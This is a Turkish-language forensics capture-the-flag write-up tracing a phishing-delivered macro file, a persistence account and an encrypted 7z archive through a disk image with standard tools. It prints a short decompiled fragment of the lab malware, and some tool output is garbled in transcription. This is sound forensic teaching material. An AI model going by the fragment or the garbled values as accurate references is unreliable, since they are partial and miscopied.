


Cevap: “RickMartinGrimes”

Soru 22: Şüpheli Kullanıcı En Son Ne Zaman Giriş Yaptı?

PassMark OSForensic'e imajımızı "import" ettikten sonra bu bilgiyi elde etmek için tekrar "User Activity" diyoruz ve "Quick Filter" kısmına "successful logon" yazdık. Bu, Windows sistemlerde bir kullanıcı tarafından hesaba başarılı giriş yapıldığında alınan register kaydının ismi diyebiliriz.

Time kolonunun üstüne iki kere tıkladıktan sonra bize son girişleri listeliyor. Kullanıcısı "RickMartinGrimes" olan ilk satırın Time değerini aldık.




Item	Activity Type	User	Time	Time Source	Flag
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:13:47	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:13:47	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:13:28	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:13:13	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:13:13	Event Time	
Successful Logon	Event Logs	RickMartinGrimes	24.03.2022, 02:11:52	Event Time	
Successful Logon	Event Logs	RickMartinGrimes	24.03.2022, 02:11:52	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:11:48	Event Time	
Successful Logon	Event Logs	ANONYMOUS LOGON	24.03.2022, 02:11:22	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:11:21	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:11:21	Event Time	
Successful Logon	Event Logs	LOCAL SERVICE	24.03.2022, 02:10:54	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:10:54	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:10:54	Event Time	
Successful Logon	Event Logs	NETWORK SERVICE	24.03.2022, 02:10:51	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:10:51	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:10:51	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:10:30	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:10:30	Event Time	
Successful Logon	Event Logs	ANONYMOUS LOGON	24.03.2022, 02:09:51	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:09:49	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:09:49	Event Time	
Successful Logon	Event Logs	SYSTEM	24.03.2022, 02:09:49	Event Time	


Cevap: 24.03.2022, 02:11:52

Soru 23: Şüpheli İşlemleri Gerçekleştiren SID Değeri Nedir?

Bir kullanıcının SID değerini öğrenmek için SOFTWARE klasörünün altındaki “ProfileList” dosyasına bakmamız gerekmektedir. Öncelikle bu klasörü (Dosya yolu: C:\Windows\system32\config) “FTK Imager” aracı ile dışarı çıkartıyoruz.



Ardından Registry Explorer isimli araç ile içeriğini inceliyoruz. ProfileList’in konumu: “SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList” dir. Bu konuma gittiğimizde işlemleri gerçekleştiren kullanıcıyı olan “RickMartinGrimes” in SID değerini görebilirsiniz.




Cevap: S-1-5-21-1317116276-3394102102-2644462213-1001

Soru 24: Bilgisayar Üzerinde Çalıştırılan Ağ İzleme Aracının Adı Nedir? En Son Ne Zaman Kullanıldı?

Soruya göre sistemimizde bir ağ izleme/paket yakalama aracı çalıştırılmış ve biz bunun ne olduğunu yanı sıra en son ne zaman kullanıldığını da bulmamız gerekiyor.

FTK üzerine E01 disk imajımızı ekleyip incelemeye doğrudan “Program Files” klasöründen başlıyoruz. Windows sistemlerde kurulan programlar bu dizin altında yer almaktadır. Bizim de çok sevdiğimiz araçlardan olan “Wireshark”ın sistemde var olduğunu görüyoruz. FTK bize ilgili konumda yer alan dosyaları listelerken aynı zamanda oluşturulma ve son erişim tarihlerini de gösteriyor.

Böylece sorumuzu cevaplamış oluyoruz.



The screenshot shows the FTK Imager interface with the file list on the left and the technical information for the selected file, Wireshark.exe, on the right. The file list shows the following details:

Name	Label	Item #	Ext	Path	Category	P-Size	L-Size	MDS	SHA1	Created	Accessed	Modified
windowsprintersupport.dll	FileSack	123663	dll	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Wireshark\printersupport\windowsprintersupport.dll	FileSack...	1368 B	1368 B		n/a	8.04.2019 21:58:46 (2019-04-08 18:58:46 UTC)	23.03.2022 16:48:57 (2022-03-23 13:48:57 UTC)	8.04.2022 16:48:57 (2022-03-23 13:48:57 UTC)
WinSparkle.dll	FileSack	30376	dll	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Wireshark\WinSparkle.dll	Exe	1838 KB	1824 KB	242b9...	b0d45d...	8.04.2019 21:58:46 (2019-04-08 18:58:46 UTC)	23.03.2022 16:48:57 (2022-03-23 13:48:57 UTC)	8.04.2022 16:48:57 (2022-03-23 13:48:57 UTC)
Wireshark-filter.html	FileSack	124127	html	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Wireshark\Wireshark-filter.html	FileSack...	3416 B	3416 B		n/a	8.04.2019 21:58:46 (2019-04-08 18:58:46 UTC)	23.03.2022 16:48:57 (2022-03-23 13:48:57 UTC)	8.04.2022 16:48:57 (2022-03-23 13:48:57 UTC)
Wireshark.exe	FileSack	123667	exe	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Wireshark\Wireshark.exe	Exe	2150 KB	2150 KB	64eb0...	65b612...	8.04.2019 21:58:46 (2019-04-08 18:58:46 UTC)	23.03.2022 16:51:16 (2022-03-23 13:51:16 UTC)	23.03.2022 16:51:16 (2022-03-23 13:51:16 UTC)
Wireshark.html	FileSack	123667	html	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Wireshark\Wireshark.html	FileSack...	856 B	856 B		n/a	8.04.2019 21:58:46 (2019-04-08 18:58:46 UTC)	23.03.2022 16:48:57 (2022-03-23 13:48:57 UTC)	8.04.2022 16:48:57 (2022-03-23 13:48:57 UTC)
wiretap	FileSack	124150	html	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Wireshark\wiretap.html	FileSack...	2150 B	2150 B		n/a	8.04.2019 21:58:46 (2019-04-08 18:58:46 UTC)	23.03.2022 16:48:57 (2022-03-23 13:48:57 UTC)	8.04.2022 16:48:57 (2022-03-23 13:48:57 UTC)
wiretap	FileSack	29448	html	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Wireshark\plugins\3.0\wiretap	Folder	152 B	152 B		n/a	23.03.2022 16:51:18 (2022-03-23 13:51:18 UTC)	23.03.2022 16:51:18 (2022-03-23 13:51:18 UTC)	23.03.2022 16:51:18 (2022-03-23 13:51:18 UTC)
wika	FileSack	30364	7z	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Wireshark\wika	7z	12,00 KB	10,57 KB	53f65...	6a4e92...	8.04.2019 21:58:46 (2019-04-08 18:58:46 UTC)	23.03.2022 16:48:57 (2022-03-23 13:48:57 UTC)	8.04.2022 16:48:57 (2022-03-23 13:48:57 UTC)
wika	FileSack	124130	7z	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Wireshark\wika	FileSack...	1463 B	1463 B		n/a	8.04.2019 21:58:46 (2019-04-08 18:58:46 UTC)	23.03.2022 16:48:57 (2022-03-23 13:48:57 UTC)	8.04.2022 16:48:57 (2022-03-23 13:48:57 UTC)

The technical information for Wireshark.exe shows the following details:

WINDOWS EXECUTABLE
64bit for Windows Server 2003

Technical File Information:

Image File Header

- Signature: 00004550
- Machine: AMD 64 (X86)
- Number of Sections: 0006
- Time Date Stamp: Scab997e
- Symbolic Pointer: 00000000
- Number of Symbols: 00000000
- Size of Optional Header: 00f0
- Characteristics: File is executable (i.e. no unresolved external references).


Image Optional Header

- Magic: 020b
- Linker Version: 14.12
- Size of Code: 00306200
- Size of Initialized Data: 004eb000
- Size of Uninitialized Data: 00000000
- Address of Entry Point: 002b0180
- Base of Code: 00001000
- Image Base: 0000000140000000
- Section Alignment: 00001000

Cevap: 23.03.2022 16:51:16 (Türkiye saati ile.)

Soru 25: Kötü Amaçlı Yazılım için Oluşturulan Kalıcılık Noktasını Tanımlayın

Zararlı yazılımların sistemde kalıcılık sağlamak amacıyla araştırmalarımız neticesinde “MrRobot” adlı bir kullanıcı oluşturduğunu ve bu kullanıcı ile işlemde bulunulmadığını daha önce tespit etmiştik.




Araştırmanın ileri safhasında zararlı yazılımı IDA Pro ile kontrol edip pseudocode'una baktığımızda kullanıcı adını kontrol ettiğini görüyoruz. Bunun da tespitemizi büyük ölçüde doğruladığını düşünüyoruz.

```
_main();
MessageBox(0i64, "User32.dll not found!", "Windows Installer", 16i64);
v36 = -1i64;
v24 = 0i64;
i = 0i64;
v3 = (char *)getenv("USERNAME");
v34 = deblank(v3);
v4 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout);
std::ostream::operator<<(v4, refptr__ZSt4endlCtSt11char_traits<char>>__T0_ES6_);
v32 = 1024;
v33 = WSASStartup(514i64, v17);
if ( v33 )
{
    printf("WSASStartup failed with error: %d\n", v33);
    result = 1;
}
else
```

Cevap: “MrRobot kullanıcısı”

Soru 26: Kötü Amaçlı Yürütülebilir Dosya Hangi Dizine İndirildi?

Daha önceki sorularda da yanıtladığımız üzere, hedef alınan çalışanımız “Rick Martin” kendisine “Yandex.Mail” servisinin “mail.yandex.com.tr” adresinden gelen mailden “Body Mass Index.xlsm” isimli bir Excel dosyası indirmiştir. İndirdiği dizin bilgisini Google Chrome’un geçmiş bilgisinden elde ettik.




id	guid	current_path	target_path	start_time	received
1	f2cb1c30-68f7-4ba4-...	C:...	C:...	13292523441506635	

Cevap: “C:\Users\RickMartinGrimes\Downloads\Body Mass Index.xlsm”

Soru 27: Kötü Amaçlı Yürütülebilir Dosyanın Oluşturulma Zamanı Nedir?

E01 imajından ayıklamış olduğumuz Google Chrome “History” bilgisi incelenirken dosyanın indirilme yani “start_time” verisi “13292523441506635” olarak belirtilmiştir.

Bu veriyi “<https://www.epochconverter.com/webkit>” adresinden decode ettiğimizde “GMT: Wednesday, 23 March 2022 15:37:21” verisine ulaşmaktayız. Türkiye GMT+3 saati ile 18:37:21 diyebiliriz.



id	guid	current_path	target_path	start_time	received
1	f2cb1c30-68f7-4ba4-...	C:...	C:...	13292523441506635	

Cevap: “GMT: Wednesday, 23 March 2022 15:37:21”

Soru 28: Saldırgan Hangi Dizindeki Dosyaları Sıkıştırdı?

Önceki sorularda saldırganın “7-Zip” ile bazı dosyaları şifreli olarak sıkıştırdığını bulmuştuk. FTK ile sıkıştırmanın yapıldığı “2022.7z” dosyasını disk imajında arattığımızda kurbanın diskinin ana dizinin de “Accounting” isimli bir dizin yer aldığını ve arşivlemenin burada gerçekleştiğini görüyoruz.

The screenshot shows the FTK Imager interface. On the left, the file list is displayed with a red box highlighting the 'Accounting' directory. On the right, the technical information of a selected file is shown, including the image header and optional header details.

Name	Label	Item #	Ext	Path	Category	P-Size	L-Size	MD5	SHA1	Created	Accessed	Modified
2022.7z		2135	7z	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Accounting\2022.7z	7-Zip	2112 KB	2111 KB	67eeb...	5661af...	23.03.2022 18:49:36 (2022-03-23 15:49:36 UTC)	23.03.2022 18:49:36 (2022-03-23 15:49:36 UTC)	23.03
2022.7z.FileSack		79002		chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Accounting\2022.7z.FileSack	Slack S...	995 B	995 B		n/a		n/a	23.03
3.0		29445		chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Winshark\plugins\3.0	Folder	336 B	336 B		n/a	23.03.2022 16:51:18 (2022-03-23 13:51:18 UTC)	23.03.2022 16:51:18 (2022-03-23 13:51:18 UTC)	23.03
7za.dll		2138	dll	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Accounting\7za.dll	Exe	376,0 KB	376,0 KB	95fe19...	893ec5...	23.03.2022 18:48:22 (2022-03-23 15:48:22 UTC)	23.03.2022 18:48:22 (2022-03-23 15:48:22 UTC)	23.03
7za.exe		2136	exe	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Accounting\7za.exe	Exe	1204 KB	1202 KB	b76747...	2d035...	23.03.2022 18:48:53 (2022-03-23 15:48:53 UTC)	23.03.2022 18:48:53 (2022-03-23 15:48:53 UTC)	23.03
7za.exe.FileSack		79007		chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Accounting\7za.exe.FileSack	Slack S...	1536 B	1536 B		n/a		n/a	23.03
7za.dll		2137	dll	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Accounting\7za.dll	Exe	212,0 KB	210,0 KB	b47869...	97cc58...	23.03.2022 18:48:39 (2022-03-23 15:48:39 UTC)	23.03.2022 18:48:39 (2022-03-23 15:48:39 UTC)	23.03
7za.dll.FileSack		79008		chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Accounting\7za.dll.FileSack	Slack S...	2048 B	2048 B		n/a		n/a	23.03
ACCESSBND-PBIB		28764	<missin...	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Winshark\snmp\mbbs\ACCESSBND-PBIB	7 bit text	80,00 KB	76,43 KB	0f5e93...	73d447...	27.06.2011 22:50:30 (2011-06-27 19:50:30 UTC)	23.03.2022 16:51:19 (2022-03-23 13:51:19 UTC)	27.06
ACCESSBND-PBIB.org		28763	<missin...	chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Winshark\snmp\mbbs\ACCESSBND-PBIB.org	7 bit text	52,00 KB	51,48 KB	837046...	921352...	27.06.2011 22:50:32 (2011-06-27 19:50:32 UTC)	23.03.2022 16:51:19 (2022-03-23 13:51:19 UTC)	27.06
ACCESSBND-PBIB.FileSack		123187		chupacabra_CTF_2022.E01\Partition 2\NONAME (NTFS)\root\Program Files\Winshark\snmp\mbbs\ACCESSBND-PBIB	Slack S...	3658 B	3658 B		n/a		n/a	27.06

Cevap: “Accounting”

Soru 29: 7-Zip Arşivinde Kaç Dosya Var?

“2022.7z” arşivini açtığımızda 8 adet dosya olduğunu görüyoruz.

Ad	Boyut	Paketlenmiş B...	Değiştirilme	Öznitelikler	CRC	Şifrelenmiş	Yöntem	Blok	Klasörler
Accounting Manager Jo...	1 457 755	2 161 200	2022-03-09 10:17	A	674DAA83	+	LZMA2:22 7zA...	0	
Accounting Slips.docx	30 402		2022-03-09 09:53	A	001D0C74	+	LZMA2:22 7zA...	0	
Accounting Technician ...	641 867		2020-02-24 05:35	A	6D050637	+	LZMA2:22 7zA...	0	
Bank Accountant Resu...	128 456		2019-07-09 04:36	A	D90887EB	+	LZMA2:22 7zA...	0	
Cover Letter for Accoun...	635 235		2019-05-30 10:50	A	582650A8	+	LZMA2:22 7zA...	0	
Restaurant Response to ...	624 779		2021-04-09 10:46	A	41F05DC4	+	LZMA2:22 7zA...	0	
Restaurant Tax Deductio...	618 804		2021-01-21 02:34	A	F3865E6B	+	LZMA2:22 7zA...	0	
Uniform Chart of Accou...	29 936		2022-03-09 09:53	A	9D80DF2A	+	LZMA2:22 7zA...	0	

Cevap: “8 döküman var.”

Soru 30: 2022.7z İçerisinde Yer Alan “Accounting Manager Job Description Template” Dosyasının Oluşturucu Bilgisi Nedir?

Dosyayı oluşturan kişiyi bulabilmek için “ExifTool” aracını kullandık ve kolaylıkla sonuca ulaştık.

```
kali@kali: ~/Desktop/2022
File Actions Edit View Help

(kali@kali)-[~/Desktop/2022]
$ exiftool ./Accounting\ Manager\ Job\ Description\ Template.docx
ExifTool Version Number      : 12.41
File Name                    : Accounting Manager Job Description Template.docx
Directory                    : .
File Size                     : 1424 KiB
File Modification Date/Time   : 2022:03:09 02:17:04-05:00
File Access Date/Time         : 2022:05:08 07:07:43-04:00
